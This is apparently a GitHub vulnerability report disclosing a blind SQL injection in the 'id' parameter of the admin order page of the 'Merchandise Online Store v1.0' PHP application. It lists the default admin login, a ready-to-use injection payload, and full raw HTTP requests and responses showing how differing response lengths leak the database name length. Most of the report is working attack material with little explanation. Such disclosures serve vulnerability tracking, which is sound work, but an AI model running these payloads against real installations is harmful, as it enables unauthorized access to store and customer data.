debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / merchandise-online-store / SQLi-10.md

debug601 Create SQLi-10.md History

1 contributor

37 lines (25 sloc) 1.54 KB

Merchandise Online Store v1.0 by oretnom23 has SQL injection

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/admin/?page=orders/view_order&id=

Vulnerability location: /vloggers_merch/admin/?page=orders/view_order&id=,id


[+] Payload: /vloggers_merch/admin/?page=orders/view_order&id=2%27%20and%20length(database())%20=17--+ // Leak place ---> id

Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/admin/?page=orders/view_order&id=2%27%20and%20length(database())
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


When length (database ()) = 16, Content-Length: 27212



```
GET
/vloggers_merch/admin/?page=orders/view_order&id=2%27%
20and%20length(database())%20=16--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 09:43:14 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27212

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
     <meta charset="utf-8">
```



http://192.168.1.19/vloggers_merch/admin/?page=orders/view_order&id=2' and length(database()) =16--+

□ Post data □ Referrer ☑ Replace All

Vlogger's Merch Online Shop - Admin

Order ID provided is Unknown

List of Orders

Show 10 entries


Search:

#	Date Order	Client	Total Amount	Paid	Status	Action
1	2021-07-28 14:08	Claire Blake	600	No	Pending	Action ▾
2	2021-07-28 13:50	Claire Blake	850	Yes	Picked Up	Action ▾

Showing 1 to 2 of 2 entries

Previous 1 Next


When length (database ()) = 17, Content-Length: 25470



```
GET
/vloggers_merch/admin/?page=orders/view_order&id=2%27%
20and%20length(database())%20=17--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 09:42:48 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25470

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
     <meta charset="utf-8">
     <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Vlogger&apos;s Merch Online Shop</title>
     <link rel="icon"
```



```
http://192.168.1.19/vloggers_merch/admin/?page=orders/view_order&id=2' and length(database()) =17--+
```

Client Name: Claire Blake

QTY	Product	Price	Total
2	Merch 101	300	600
		Total	**600**

Payment Method: cod

Order Status: Pending

Payment Status: Unpaid

Order Type: Pick-up